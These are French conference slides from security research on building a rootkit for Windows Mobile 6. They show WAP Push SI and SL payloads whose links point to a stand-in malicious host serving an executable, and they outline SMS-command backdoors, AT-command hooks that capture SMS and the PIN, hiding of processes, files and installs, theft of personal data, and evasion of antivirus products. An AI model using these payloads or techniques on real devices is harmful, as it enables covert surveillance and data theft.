# Rootkit pour Windows Mobile 6

Cédric Halbronn
Sogeti / ESEC
cedric.halbronn(at)sogeti.com


SOGETI

# Plan

# Introduction

## Un smartphone ?

- ~~Le téléphone portable~~ → le smartphone (ordiphone)
- Nombreux services
  - Calendrier, contacts, Web, e-mail, IM, photo, GPS, micro...et téléphone :)
- Nombreux acteurs
  - Symbian, Blackberry, Windows Mobile, iPhone, Android, Maemo, etc.

# Introduction

## Un smartphone ?

- ~~Le téléphone portable~~ → le smartphone (ordiphone)
- Nombreux services
  - Calendrier, contacts, Web, e-mail, IM, photo, GPS, micro...et téléphone :)
- Nombreux acteurs
  - Symbian, Blackberry, Windows Mobile, iPhone, Android, Maemo, etc.

## Mais...

Peu d'études sur les rootkits pour smartphones

# Introduction

## Un “rootkit” ?

- Post-exploitation
- Composants classiques
  - Injection
  - Backdoor
  - Protection
  - Services

# Introduction

## Un “rootkit” ?

- Post-exploitation
- Composants classiques
  - Injection
  - Backdoor
  - Protection
  - Services

## Notre contexte

Quid des contraintes pour les smartphones ?

# Contexte mobile

## Paramètres à prendre en compte

- Contraintes de l'embarqué → mémoire, batterie
- Environnement mobile → hétérogène, connectivités nombreuses
- Services présents → longue liste...

# Pourquoi Windows Mobile ?

## Encore Windows ?

- PC Windows = les plus attaqués
- APIs Windows Mobile, mêmes APIs que PC
- Encore très répandu, même si iPhone, Android gagnent des parts de marché

# Spécificités Windows Mobile

## Spécificités

- Véritable OS, basé sur Windows CE
- Gestion de mémoire virtuelle
- Limitation à 32 processus
- Modèle de sécurité très permissif
  - Facilite l'implémentation, par rapport à d'autres OS (iPhone, Android, etc.)
  - Familiarisation avec les contraintes mobiles

# Plan

# Injection

## Méthodes

- Accès physique : SD-card, lien Web
- Distant : SMS Wap Push (SI, SL)

# Injection par accès physique

## Modèle de sécurité permissif...

- Processus de signature d'applications par Microsoft
- Si application non signée, pop-up seulement !

# Injection par accès physique

## Modèle de sécurité permissif...

- Processus de signature d'applications par Microsoft
- Si application non signée, pop-up seulement !

## ...très permissif !

- Exécution possible → application considérée digne de confiance
- Accès à toutes les APIs : `SetProcPermissions`, `SetKMode`
- Accès physique → installation possible

# Injection par accès physique

## Modèle de sécurité permissif...

- Processus de signature d'applications par Microsoft
- Si application non signée, pop-up seulement !

## ...très permissif !

- Exécution possible → application considérée digne de confiance
- Accès à toutes les APIs : `SetProcPermissions`, `SetKMode`
- Accès physique → installation possible

## Protection

Verrouillage du terminal

# Injection par Wap Push

## Service Indication (SI)

- SMS contenant un lien Web cliquable par l'utilisateur
  - Ouverture manuelle dans le navigateur (IE)
- Social engineering
- Utilisé par le malware Interceptor pour Blackberry

```
<?xml version="1.0"?>
<!DOCTYPE si PUBLIC "-//WAPFORUM//DTD SI 1.0//EN"
                    "www.wapforum.org/DTD/si.dtd">
<si>
   <indication href="http://malicious-website.com/update.exe"
     created="2010-05-25T16:25:00Z"
     si-expires="2010-05-25T16:25:00Z">Please install this update!</indication>
</si>
```

Contenu d'un Wap Push SI

# Injection par Wap Push

## Service Load (SL)

- Permet d'exécuter un binaire présent sur Internet
- Utile pour l'opérateur : sonneries, mises à jour, etc.
- Security Advisory HTC (2008)
  - Politiques de sécurité pas très drastiques...
  - Ouverture automatique dans le navigateur (IE)

```
<?xml version="1.0"?>
<!DOCTYPE sl PUBLIC "-//WAPFORUM//DTD SL 1.0//EN"
                    "www.wapforum.org/DTD/sl.dtd">
<sl href="http://malicious-website.com/update.exe"/>
```

Contenu d'un Wap Push SL

# Backdoor

## Connexions TCP/IP

- Réseaux data : Edge, 3G, 3G+, etc.
- Wi-Fi, et aussi par USB
- Un shell sur le mobile ?
  - NAT côté opérateur
  - Initiation de la connexion par le mobile

# Backdoor

## Connexions TCP/IP

- Réseaux data : Edge, 3G, 3G+, etc.
- Wi-Fi, et aussi par USB
- Un shell sur le mobile ?
  - NAT côté opérateur
  - Initiation de la connexion par le mobile

## Optimisation des échanges

- Compression zlib → zlibCE
- Chiffrement basé sur RSA/RC4 → PolarSSL

# Backdoor (suite)

## SMS de commande

- Utile si pas de connectivité Internet
- Besoin que le SMS ne soit pas affiché à l'utilisateur
- Protocole binaire adapté pour tenir sur 140 octets
- Interception si un certain motif est présent

# Protection

## Persistance au redémarrage

*\Windows\Startup*

# Protection

## Persistance au redémarrage

*\Windows\Startup*

## Masquer nos binaires non signés...

- Politique de sécurité “unsigned prompt”
- Certificat dans magasin Privilégié

# Protection

## Gestion de la batterie

- Exemple de l'*Interceptor* pour Blackberry
- Détecter : connectivité, état serveur distant
- À retenir : utiliser le moins possible le CPU, le GSM (et le GPS)

# Protection

## Gestion de la batterie

- Exemple de l'*Interceptor* pour Blackberry
- Détecter : connectivité, état serveur distant
- À retenir : utiliser le moins possible le CPU, le GSM (et le GPS)

## Interception des SMS de commande

- En utilisant les APIs WM6 → utilisé par Flexispy
  - Effet de bord : le smartphone s'allume tout seul
- Hook des commandes AT

# Hook des commandes AT

## 2 CPUs

- Les smartphones actuels
  - un CPU dédié à l'OS
  - un CPU dédié au baseband
- Communication par des commandes AT

# Hook des commandes AT

## 2 CPUs

- Les smartphones actuels
  - un CPU dédié à l'OS
  - un CPU dédié au baseband
- Communication par des commandes AT

## Hook du driver permettant la communication avec le baseband

- Basé sur les travaux de Willem Hengeveld (itutils) (2005)
- Interception de SMS
- Récupération du code PIN

# Masquer processus, fichiers, clefs de registre

## Hook dans le noyau

- Basé sur les travaux de Petr Matousek (2007)
- Mettre le nom du processus à `NULL` → il n'est pas listé
  - Pas de liste chaînée *mais* un tableau de 32 processus
- Injection d'une DLL et hook des fonctions `FindFirstFileW`, `FindNextFileW`, `RegEnumValue`, `RegEnumKeyEx`
  - `SetKMode`, `MapPtrToProcess`, `PerformCallBack4`

# Installation du CAB

## Masquer l'installation du CAB

- *[HKLM\Security\AppInstall]*
- Une clef est créée pour l'application concernée
- Application visible dans *Suppr. de programmes*

# Installation du CAB

## Masquer l'installation du CAB

- *[HKLM\Security\AppInstall]*
- Une clef est créée pour l'application concernée
- Application visible dans *Suppr. de programmes*

## Masquer notre rootkit ?

Dans Visual Studio, spécifier l'option *"NoUninstall"* dans le projet CAB

# Services

## Vol d'information

- Contacts, e-mails, journaux d'appels, SMS, copies d'écran, processus
- Récupération par les APIs + dump au fur et à mesure

# Services

## Vol d'information


- Contacts, e-mails, journaux d'appels, SMS, copies d'écran, processus
- Récupération par les APIs + dump au fur et à mesure

## Localisation


- GPS, cellule GSM
- GPS utilise énormément de batterie → cellule GSM préférée
  - Mobile Country Code (MCC) : France (208)
  - Mobile Network Code (MNC) : Orange, SFR, Bouygues, etc.
  - Location Area Code (LAC) : dépend de l'opérateur
  - Cell ID (CID) : dépend de l'opérateur
  - Base de donnée de correspondance → zone approximative

# Plan

# Architecture du rootkit




# Protocole de communication




*Protocole de communication*

# Démo



# Conclusion

## Résultats

- Pas détecté par les antivirus testés : Airscanner Antivirus, BitDefender Mobile Security, BullGuard Mobile Anti-virus
- Détectable seulement si on sait où regarder

# Conclusion

## Résultats

- Pas détecté par les antivirus testés : Airscanner Antivirus, BitDefender Mobile Security, BullGuard Mobile Anti-virus
- Détectable seulement si on sait où regarder

## Perspectives

- Mise en évidence des problématiques de l'embarqué
- Windows Mobile très permissif

# Conclusion

## Résultats

- Pas détecté par les antivirus testés : Airscanner Antivirus, BitDefender Mobile Security, BullGuard Mobile Anti-virus
- Détectable seulement si on sait où regarder

## Perspectives

- Mise en évidence des problématiques de l'embarqué
- Windows Mobile très permissif

## Point de vue de l'attaquant

- APIs Win32 mais contraintes de l'embarqué
- Et les autres OS ?

# Merci pour votre attention.